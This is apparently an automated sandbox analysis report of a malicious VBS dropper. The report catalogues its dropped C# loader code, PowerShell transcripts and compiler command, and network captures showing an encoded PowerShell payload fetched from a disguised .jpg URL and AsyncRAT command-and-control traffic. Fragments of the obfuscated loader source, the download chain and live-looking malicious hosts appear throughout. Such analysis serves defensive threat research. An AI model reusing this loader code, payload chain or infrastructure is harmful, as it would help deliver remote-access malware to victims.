SHA-512:	B95E7A9FA4D7F27CBBB8A697AF26A055C8D1E5D47B6AC1956BCE9505CD72356194CB5B4779CF81605A1C6605317D6492ADE1919BE1119699F712700EA1662C1
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...v.f.l.4.q.i.o.1...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...v.f.l.4.q.i.o.1...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\vfl4qio1\vfl4qio1.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	C++ source, UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	13673
Entropy (8bit):	4.747728683115329
Encrypted:	false
SSDEEP:	192:FGAW3Vs5uKvLQrBoxwTZXfXqfhOhsfhah1A/9xooet9+Hr8EUp:E34vLQr2H0sZI1ecX4Lu
MD5:	E03B1E7BA7F1A53A7E10C0FD9049F437
SHA1:	3BB851A42717EEB588EB7DEADFCD04C571C15F41
SHA-256:	3CA2D456CF2F8D781F2134E1481BD787A9CB6F4BCAA2131EBBE0D47A0EB36427
SHA-512:	A098A8E2A60A75357EE202ED4BBE6B86FA7B2EBAE30574791E0D13DCF3EE95B841A14B51553C23B95AF32A29CC2265AFC285B3B0442F0454EA730DE4D647383F
Malicious:	**true**
Preview:	.using System;..using System.Diagnostics;..using System.Runtime.InteropServices;..using Microsoft.VisualBasic;....namespace projFUD..{.. public static class PA.. {.. public static string ReverseString(string Str).. {.. string Revstr = "";.. int Length;.. Length = Str.Length - 1;.. while (Length >= 0).. { .. Revstr = Revstr + Str[Length];.. Length--;.. }.. return Revstr;.. }.. public static string BinaryToString(string str).. {.. string chars = System.Text.RegularExpressions.Regex.Replace(str, "[^01]", "");.. byte[] arr = new byte[(chars.Length / 8) - 1 + 1];.. for (int i = 0; i <= ar r.Length - 1; i++).. arr[i] = Convert.ToByte(chars.Substring(i * 8, 8), 2);.. return System.Text.ASCIIEncoding.ASCII.GetString(arr);.. }.. private delegate int DelegateResumeThread(IntPtr

C:\Users\user\AppData\Local\Temp\vfl4qio1\vfl4qio1.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	333
Entropy (8bit):	5.12156066425126
Encrypted:	false
SSDEEP:	6:pAu+H2L/0DjuM3RLBPWdy1MZ915N723fYwAzxspRu6EXbB/N723fYw9:p37L/UukvGZ91bawwAcY6EXbBlaww9
MD5:	58E49C593D881B2118BEAD8C085B0162
SHA1:	200617A29FDA5B00C5D7D61F68866CCE6A03C7CF
SHA-256:	C970C4213CA74CE25E795191049EBCCD7B706DD5BDEC15C4EF74B8B588286BCA

C:\Users\user\AppData\Local\Temp\vfl4qio1\vfl4qio1.cmdline	
SHA-512:	FD4B95BBF7F8A8EA61296042A80121DCBD664B7CB6939A19F0F47BFAD2F924EF459A26BD58FEE213B1A1F2A3EAF4DBAF0343BB741C1D64E078DC9F749F6D9EBD
Malicious:	**true**
Preview:	./t:library /utf8output /R:"System.dll" /R:"System.Management.dll" /R:"System.Windows.Forms.dll" /R:"mscorlib.dll" /R:"Microsoft.VisualBasic.dll" /out:"C:\Users\user\AppData\Local\Temp\vfl4qio1\vfl4qio1.dll" /debug- /optimize+ /platform:X86 /unsafe /target:library "C:\Users\user\AppData\Local\Temp\vfl4qio1\vfl4qio1.0.cs"

C:\Users\user\AppData\Local\Temp\vfl4qio1\vfl4qio1.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	13824
Entropy (8bit):	4.596244446523933
Encrypted:	false
SSDEEP:	384:vrScHnC6z0PLYKvXXPm+PP+yX/2qfP/mLn22X+XWu+mePXDn22X+XW7n22X+XWeO:2cjEYKvXXPm+PP+yX/2qfP/mLn22X+Xe
MD5:	F1CD3C68433F8D27F78EBFB6E5E80643
SHA1:	C1DA40D70012844FD001D22F3D52DF1FF69C7D51
SHA-256:	7D2BB8B5EBA130AEC9D0F6E8347AF6881C095B7E41042EE409D567E69C3B6208
SHA-512:	60A213C65597C2B4567F9F30CD8A6FF1EC1AC31F36DCF8EA541AEF12F03B9CEBF8641B006735A9C17F69B0227A0017FA8CE24BF3BB3FBCC1F8FF44F14FC5FED
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....[Oa.....!.....>M.. ...`..... ..... ..@.....L..O...`..... ....H.....text...D-... ....`.rsrc.....`.....0.....@..@.rel oc.....4.....@..B.....0.....r...p..o.....Y.+....o.....(.....Y.../..*...0..R.....r...pr...p(.....o.....[.Y.X.....+.....Z.o.....(.....X....i.Y1.(.....o....*...(.....(.....(.... (.....*..ToInt32.ToInt16..0.....8.....(....(.....(....)....(.....%.%...(....o.....(.....%.&...(....o....&~.....~....~....~..... ....~.....o-...-.s....z.....(.....(....r.. .p(.....<.....(.....(.....(....r..

C:\Users\user\AppData\Local\Temp\vfl4qio1\vfl4qio1.out	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	517
Entropy (8bit):	4.919447078911221
Encrypted:	false
SSDEEP:	12:zKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPObNgqnTIx3g:zKaM5DqBVKVrdFAMBJT44a
MD5:	E3E01D3F8384E97466CC4C775096A07F
SHA1:	BB6602FD1FB64F35CDF4EBDFBC38377485EA5D58
SHA-256:	FEBEB8AA4CF9512863903EFE9367E044E5DAD4B0E08EC1FFCCA60479CBF3B12B
SHA-512:	2FEC42361B1A91AF5C7D5E5E03E500D4BA356692C8225A145BF64DD593863143F242657CE64853FF863EDFB93A18F0B2FBF1F107AE5A33D06FA080E17866C5D0
Malicious:	false
Preview:	Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....warning CS1607: Assembly generation -- Referenced assembly 'mscorlib.dll' targets a different processor..

C:\Users\user\Documents\20210925\PowerShell_transcript.141700.6c+yQSjo.20210925102653.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1012
Entropy (8bit):	5.0987536435882514
Encrypted:	false
SSDEEP:	24:BxSA9o3y7vBVL1x2DOXUW8lWDHjeTKKjX4CIym1ZJXVzvgnxSAZG:BZiqvTL1oOpDqDYB1ZyZZG
MD5:	407D993B8E44DE01BC80F63664265EBF
SHA1:	BB7FEF3AFDB3A28C034C7B5A1261C285B808F836
SHA-256:	D74E56CE54062F9CC4719C8E32947F99D73DB4B1AE0C4C997E6D9B441DC83967
SHA-512:	227B8F060F176BB0CB48336DBDC7B199F62C36DB38F7F4492270BB5C9328A5983418CE27803796F4181846EF59DF85714274E0FB4E22931BC99940582E12A5F5
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210925102654..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 141700 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy Bypass & 'C:\Users\Public\Service.ps1'..Process ID: 6584..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210925102654..**********..PS>& 'C:\Users\Public\Service.ps1'..0..1..2..3..4..**********..Command start time: 20210925103237..**********..PS>$global:?..True..**********..Windows PowerShell transcript end..End time: 20210925103237..**********

C:\Users\user\Documents\20210925\PowerShell_transcript.141700.AqQg2vAe.20210925102646.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF, LF line terminators
Category:	dropped
Size (bytes):	11627
Entropy (8bit):	4.876541324433757
Encrypted:	false
SSDEEP:	192:E+mT/OxVx+i4+cevjUQLxoxDix+5evjUQLxoxDix+5evjUQLxoxDix+4:xP/Bmelmelmex
MD5:	6BDE35F70FD13CB5FB7B5BBA4E192497
SHA1:	8BC74956EBD99708CB7797E6CFD075942C6BE5D8
SHA-256:	7C1946315F65DEE3760637AB6E1F40C30C64FAE72A9E2A0EF0F644BF5EE36CD4
SHA-512:	38EFBCD13A77D0923A578AF5F8E12A581F19DCA945DFCE3A2153B3C4F63A791160A505FD6818E30FA78EBE3FB19EA08D147D1D38F7B6D2772045A52A367210B
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210925102647..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 141700 (Microsoft Windows NT 10.0.17134.0)..Host Application: powershell.exe -ExecutionPolicy Bypass C:\Users\Public\Music\alosh.ps1..Process ID: 6192..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210925102647..**********..PS>C:\Users\Public\Music\alosh.ps1..**********..Windows PowerShell transcript start..Start time: 20210925102647..User name: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 141700 (Microsoft Windows NT 10.0.17134.0)..Host Application: pow

C:\Users\user\Documents\20210925\PowerShell_transcript.141700.Wmi7Y8+9.20210925102640.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	14237
Entropy (8bit):	5.384752686002349
Encrypted:	false
SSDEEP:	96:BZSTL1NStqDo1ZoZkTL1NStqDo1ZpQv+vYvjZBTL1NStqDo1ZPbvIvIvjZCTL1Nf:5mQ0ggx5hyffSXzRhhW
MD5:	27C7DE334A58DF119248BA9FA4F5E9B8
SHA1:	4B18C9A142585A3FFD75EF4E48528E03699A0650
SHA-256:	D8341F8D506F5357F3EAEF9765C85EDC79069BD0724199C0E4457A8C768F75A5
SHA-512:	6359E4202CAEA78CB465065E2E7E0FBE5C6C38EE1089C6E9DA65752CEA54EA5A101E6C3A75C6DEC1736C5F058EBE0C35BBEAE31E3733CDDC3F29F76898378F9
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210925102640..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 141700 (Microsoft Windows NT 10.0.17134.0)..Host Application: powershell.exe -ExecutionPolicy Bypass C:\Users\Public\Music\run.ps1..Process ID: 7052..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210925102640..**********..PS>C:\Users\Public\Music\run.ps1..**********..Windows PowerShell transcript start..Start time: 20210925103036..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 141700 (Microsoft Windows NT 10.0.17134.0)..Host Application: powersh

C:\Users\user\Documents\20210925\PowerShell_transcript.141700.ZNRASwRg.20210925102617.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	3897
Entropy (8bit):	5.500626364916706
Encrypted:	false
SSDEEP:	96:BZqTL1NEntpbqqqrL0wPfYFTlIWfuXqDo1ZtntpbqqqrL0wPfYFTlIWfumZk:ltpCLxPfYFZIWfu7tpCLxPfYFZIWfuT
MD5:	B11E2EACFFA3503824DA789B8CA24582
SHA1:	116BE6CFAF6166A201E6CDC6157D9CBAD41BADB8
SHA-256:	3402D2F2DC6AE4C0B00E797F5A4E425098688DC9422021F26637E54F8EE0A337
SHA-512:	B099F88613F1132D0DB450CD46FC1A3A394D8E3C18C21B092D5B8744045500386463321B7D7B4DC4D6F61EA0653433A0DE2F70B9C9B802F20D804C80AF8A7160
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210925102617..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 141700 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -Command $CsharpCompiler = New-Object Microsoft.CSharp.CSharpCodeProvider($dictionary);$CompilerParametres = New-Object System.CodeDom.Compiler.CompilerParameters;$CompilerParametres.ReferencedAssemblies.Add('System.dll');$CompilerParametres.ReferencedAssemblies.Add('System.Management.dll');$CompilerParametres.ReferencedAssemblies.Add('System.Windows.Forms.dll');$CompilerParametres.ReferencedAssemblies.Add('Microsoft.VisualBasic.dll');$CompilerParametres.ReferencedAssemblies.Add('Microsoft.VisualBasic.dll');$CompilerParametres.ReferencedAssemblies.Add('Microsoft.VisualBasic.dll');$CompilerParametres.ReferencedAssemblies.Add('Microsoft.VisualBasic.dll');$CompilerParametres.In

Static File Info

General

File type:	ASCII text, with very long lines
Entropy (8bit):	0.020867270756497865
TrID:	
File name:	KDH32783JHC73287SDF87.VBS
File size:	1327456
MD5:	51bada4133b4400a6f7acac7e67695af
SHA1:	53d9b24ac41d2c5b5452c004797a9aff04a64487
SHA256:	14670db63054f493d6b33519e1eab9caf1dd1576999ffedf775d19119c0d78e2
SHA512:	5601f6c0ad34d5e07cea2eb1fa9e6f6a8a8e8c29e940669aadb6cdd9fca6269c058c1cc844b9bfe1efdc5a5af6238a11ff34b26fb4bf2fb5fc12f346cff05234
SSDEEP:	48:ddy/nt1L3Geqqqz3L0exPf70ZvTllWfu5:ddUntpbqqqrL0wPfYFTllWfu5
File Content Preview:	

File Icon

Icon Hash:	e8d69ece869a9ec4

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
09/25/21-10:27:11.808147	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	60342	8.8.8.8	192.168.2.6
09/25/21-10:27:12.036655	TCP	2030673	ET TROJAN Observed Malicious SSL Cert (AsyncRAT Server)	1010	49746	77.247.127.198	192.168.2.6

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 25, 2021 10:26:29.833668947 CEST	192.168.2.6	8.8.8.8	0x8253	Standard query (0)	chilp.it	A (IP address)	IN (0x0001)
Sep 25, 2021 10:26:30.012054920 CEST	192.168.2.6	8.8.8.8	0x1d01	Standard query (0)	chilp.it	A (IP address)	IN (0x0001)
Sep 25, 2021 10:26:30.241354942 CEST	192.168.2.6	8.8.8.8	0x7d90	Standard query (0)	java-eg.com	A (IP address)	IN (0x0001)
Sep 25, 2021 10:27:11.692913055 CEST	192.168.2.6	8.8.8.8	0xb4e	Standard query (0)	mo1010.duckdns.org	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 25, 2021 10:26:29.856518030 CEST	8.8.8.8	192.168.2.6	0x8253	No error (0)	chilp.it		172.67.139.125	A (IP address)	IN (0x0001)
Sep 25, 2021 10:26:29.856518030 CEST	8.8.8.8	192.168.2.6	0x8253	No error (0)	chilp.it		104.21.26.226	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 25, 2021 10:26:30.034892082 CEST	8.8.8.8	192.168.2.6	0x1d01	No error (0)	chilp.it		104.21.26.226	A (IP address)	IN (0x0001)
Sep 25, 2021 10:26:30.034892082 CEST	8.8.8.8	192.168.2.6	0x1d01	No error (0)	chilp.it		172.67.139.125	A (IP address)	IN (0x0001)
Sep 25, 2021 10:26:30.264758110 CEST	8.8.8.8	192.168.2.6	0x7d90	No error (0)	java-eg.com		104.21.66.125	A (IP address)	IN (0x0001)
Sep 25, 2021 10:26:30.264758110 CEST	8.8.8.8	192.168.2.6	0x7d90	No error (0)	java-eg.com		172.67.159.233	A (IP address)	IN (0x0001)
Sep 25, 2021 10:27:11.808146954 CEST	8.8.8.8	192.168.2.6	0xb4e	No error (0)	mo1010.duckdns.org		77.247.127.198	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- chilp.it
- java-eg.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49736	172.67.139.125	443	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49738	104.21.66.125	443	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.6	49739	104.21.66.125	443	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.6	49737	104.21.26.226	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Sep 25, 2021 10:26:30.055146933 CEST	989	OUT	GET /7854610 HTTP/1.1 Host: chilp.it Connection: Keep-Alive
Sep 25, 2021 10:26:30.232908010 CEST	990	IN	HTTP/1.1 301 Moved Permanently Date: Sat, 25 Sep 2021 08:26:30 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive x-powered-by: PHP/5.3.3 location: https://java-eg.com/wp-content/themes/twentyseventeen/template-parts/header/java/php.jpg CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=nBY1s%2FxPDUzj0b3OMbrKVjnnkMOoNcCAMKiVuihG%2FaJanPdEcsbL2dRgEmDOUjUwW%2BXjqi6l0k1jjPNOLn1Rkt0eyEAiUjCMPzw9pgairGLChe1fRCBhMZOL2g%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6942de31efbf0601-FRA Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49736	172.67.139.125	443	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-25 08:26:29 UTC	0	OUT	GET /7854610 HTTP/1.1 Host: chilp.it Connection: Keep-Alive
2021-09-25 08:26:29 UTC	0	IN	HTTP/1.1 301 Moved Permanently Date: Sat, 25 Sep 2021 08:26:29 GMT Transfer-Encoding: chunked Connection: close Cache-Control: max-age=3600 Expires: Sat, 25 Sep 2021 09:26:29 GMT Location: http://chilp.it/7854610 Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=57v%2F6BLm8GUzcLZqHKLesqMOwqOQxOwFAFUuIPhh7ugYRBXURUlIAPso9Gyqcue6nkTVOKXKflW4gGcVznmbM9gLbQUCSPWbyW5hLEAVddvNNLRav6R%2BbUov0w%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6942de316a4a4e14-FRA
2021-09-25 08:26:29 UTC	0	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49738	104.21.66.125	443	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-25 08:26:30 UTC	0	OUT	GET /wp-content/themes/twentyseventeen/template-parts/header/java/php.jpg HTTP/1.1 Host: java-eg.com Connection: Keep-Alive
2021-09-25 08:26:30 UTC	0	IN	HTTP/1.1 200 OK Date: Sat, 25 Sep 2021 08:26:30 GMT Content-Type: image/jpeg Content-Length: 35927 Connection: close last-modified: Thu, 23 Sep 2021 19:45:23 GMT Cache-Control: max-age=14400 CF-Cache-Status: MISS Accept-Ranges: bytes Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=obNRczqEC85dORVQR7%2BglxIjcFPKCSb1Hb6ngEZBJU%2FpYKURYtVVfOl8vRng%2BSaK25i%2BqtOBbqgBhUpXnlE4lkQRT6jRHzo44I0fSqdmc7%2BNFpdBP2VLRH2UGqNh1Q%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6942de339b884e08-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400
2021-09-25 08:26:30 UTC	1	IN	Data Raw: 0a 74 72 79 0a 7b 0a 0a 0a 24 41 4c 53 45 41 44 20 3d 20 40 27 0a 6a 4c 63 44 65 47 58 64 73 6a 61 36 59 74 75 32 62 58 56 73 32 37 5a 74 4f 2b 6c 4f 52 78 33 62 54 6a 72 71 75 47 50 62 74 71 32 4f 6e 54 2f 70 62 2b 39 39 7a 6e 2f 50 76 63 38 39 59 38 30 35 71 32 71 4d 47 6c 56 76 59 63 79 31 6c 71 78 57 4c 41 41 45 41 41 43 41 66 74 7a 76 37 77 42 41 45 2b 43 66 49 51 44 34 2f 78 38 42 48 7a 63 38 51 51 73 38 6f 41 35 71 6a 4b 67 4a 53 47 61 4d 53 4d 58 43 30 70 6e 51 77 63 6e 65 33 4d 6e 51 6c 74 44 59 30 4d 37 4f 33 6f 58 51 79 4a 54 51 79 64 57 4f 30 4e 4b 4f 55 45 52 65 6d 64 44 57 33 73 53 55 48 67 34 4f 6d 76 52 66 4e 68 52 45 41 51 41 5a 49 42 41 41 50 76 7a 64 6a 33 2f 62 33 51 51 41 41 38 45 41 51 51 49 41 64 68 38 43 35 44 39 7a 63 70 45 66 44 Data Ascii: try{$ALSEAD = @'jLcDeGXdsja6Ytu2bXVs27ZtO+lORx3bTjrquGPbtq2OnT/pb+99zn/Pvc89Y805q2qMGlVvYcy1lqxWLAAEAACAftzv7wBAE+CfIQD4/x8BHzc8QQs8oA5qjKgJSGaMSMXC0pnQwcne3MnQltDY0M7O3oXQyJTQydWO0NKOUERemdDW3sSUHg4OmvRfNhREAQAZIBAAPvzdj3/b3QQAA8EAQQIAdh8C5D9zcpEfD	
2021-09-25 08:26:30 UTC	2	IN	Data Raw: 77 2b 68 41 63 4a 6a 39 32 41 56 4f 43 66 53 6a 62 66 77 51 4e 37 51 7a 78 38 59 43 42 43 50 6a 55 2b 30 63 62 6c 67 59 41 53 66 32 78 48 34 55 52 43 41 44 7a 44 39 34 50 4f 35 39 4e 41 55 33 7a 67 59 45 59 41 42 7a 77 4b 56 44 2f 65 78 33 6b 37 7a 72 49 66 39 61 42 4b 57 48 2f 51 6c 4a 7a 2f 71 67 55 4f 43 58 63 68 2b 44 79 67 51 30 34 34 46 4f 46 57 67 69 59 44 74 79 4a 39 77 4d 48 4e 62 41 39 2f 4d 66 53 4a 31 34 51 67 42 62 67 62 36 38 68 55 53 4a 38 34 76 72 6f 4a 47 68 6f 64 42 67 61 59 58 43 49 4e 46 68 49 65 36 51 50 45 51 37 4b 48 76 6d 44 41 50 39 39 59 6e 31 6d 41 35 71 57 45 4d 6f 65 39 59 4e 53 66 6b 51 4e 44 76 78 66 37 4c 39 57 67 53 47 70 49 54 41 30 59 43 44 41 6f 79 32 5a 47 31 47 70 50 2b 4d 42 42 5a 42 2f 2b 50 6b 49 48 59 6b 51 49 41 Data Ascii: w+hAcJj92AVOCfSjbfwQN7Qzx8YCBCPjU+0cblgYASf2xH4URCADzD94PO59NAU3zgYEYABzwKVD/ex3k7zrIf9aBKWH/QlJz/qgUOCXch+DygQ044FOFWgiYDtyJ9wMHNbA9/MfSJ14QgBbgb68hUSJ84vroJGhodBgaYXCINFhIe6QPEQ7KHvmDAP99Yn1mA5qWEMoe9YNSfkQNDvxf7L9WgSGpITA0YCDAoy2ZG1GpP+MBBZB/+PkIHYkQIA	

Timestamp	kBytes transferred	Direction	Data
2021-09-25 08:26:30 UTC	3	IN	Data Raw: 43 47 38 68 43 6b 4d 61 6f 51 77 41 55 62 6d 4a 6b 73 63 69 59 62 4d 2b 42 6e 52 74 79 4a 71 50 6a 45 4f 51 38 51 4b 30 69 2b 54 50 4a 52 48 68 73 6d 79 34 37 6c 61 38 5a 2f 48 47 34 41 41 61 6a 6d 41 42 49 75 6f 61 57 42 41 32 75 57 63 34 59 55 62 58 69 73 37 6b 78 50 76 47 4a 4e 51 72 34 45 70 53 4d 77 65 31 55 35 4b 57 55 36 6f 59 75 78 6a 6b 77 6c 47 4d 6c 51 46 46 63 47 53 4d 6d 49 6c 59 4b 6e 2f 4f 42 46 6d 43 6e 5a 43 45 61 36 70 35 37 72 6b 65 5a 49 49 79 69 6c 6f 2b 55 33 49 49 32 70 54 63 6b 75 36 68 54 42 2b 69 4d 75 58 63 37 5a 6a 33 47 79 34 78 4d 62 6f 4a 53 6d 2b 78 58 41 48 36 30 41 41 63 32 67 37 4b 2b 7a 68 4a 38 30 45 68 69 53 59 44 51 65 58 5a 34 72 58 55 51 36 67 33 68 76 2f 70 6a 63 6e 51 56 4f 48 34 68 66 4b 49 4d 55 59 37 4f 38 4e Data Ascii: CG8hCkMaoQwAUbmJksciYbM+BnRtyJqPjEOQ8QK0i+TPJRHhsmy47la8Z/HG4AAajmABIuoaWBA2uW c4YUbXis7kxPvGJNQr4EpSMwe1U5KWU6oYuxjkwlGMlQFFcGSMmIlYKn/OBFmCnZCEa6p57rkeZIlyilo+U3II2pTc ku6hTB+iMuXc7Zj3Gy4xMboJSm+xXAH60AAc2g7K+zhJ80EhiSYDQeXZ4rXUQ6g3hv/pjcnQVOH4hfKIMUY7O8N
2021-09-25 08:26:30 UTC	4	IN	Data Raw: 50 35 36 78 65 34 39 65 76 2b 36 72 48 6c 2b 4c 41 39 4c 72 36 79 37 69 48 4e 74 4c 46 66 4a 36 6c 35 38 66 34 6f 45 49 6c 56 57 31 41 42 4a 6c 58 47 31 64 55 41 58 69 6d 62 2b 37 48 2f 61 61 6e 2f 31 4f 7a 38 4b 31 72 54 44 39 6e 54 35 32 54 42 44 6d 32 62 6a 4f 76 6d 37 4b 4e 71 61 47 37 73 6b 74 43 4c 73 48 4f 2f 4a 71 75 46 5a 77 31 35 39 52 42 2f 47 76 67 61 42 69 68 2f 4c 30 4f 4b 64 52 58 4b 36 50 50 6d 59 44 62 2f 6c 37 51 54 66 53 45 76 62 31 64 50 35 4b 30 4a 79 41 76 33 43 77 4d 4d 39 34 35 76 54 70 50 32 4b 7a 38 51 34 2b 62 72 6a 65 30 33 39 30 38 2b 52 53 58 66 2f 6a 6d 6c 50 75 2b 4c 67 6b 57 30 6a 4e 62 68 32 46 6c 63 6c 37 66 75 73 73 79 79 31 55 2f 32 63 72 49 66 58 52 4f 58 36 43 4a 79 71 45 73 34 33 35 71 33 70 35 77 59 63 37 37 45 73 Data Ascii: P56xe49ev+6rHl+LA9Lr6y7iHNtLFfJ6l58f4oEIlVW1ABJlXG1dUAXimb+7H/aan/1Oz8K1rTD9nT52TBDm2bjO vm7KNqaG7sktCLsHO/JquFZw159RB/GvgaBih/L0OKdRXK6PPmYDb/l7QTfSEvb1dP5K0JyAv3CwMM945vTpP2Kz8Q 4+brje03908+RSXf/jmlPu+LgkW0jNbh2Flcl7fussyy1U/2crIfXROX6CJyqEs435q3p5wYc77Es
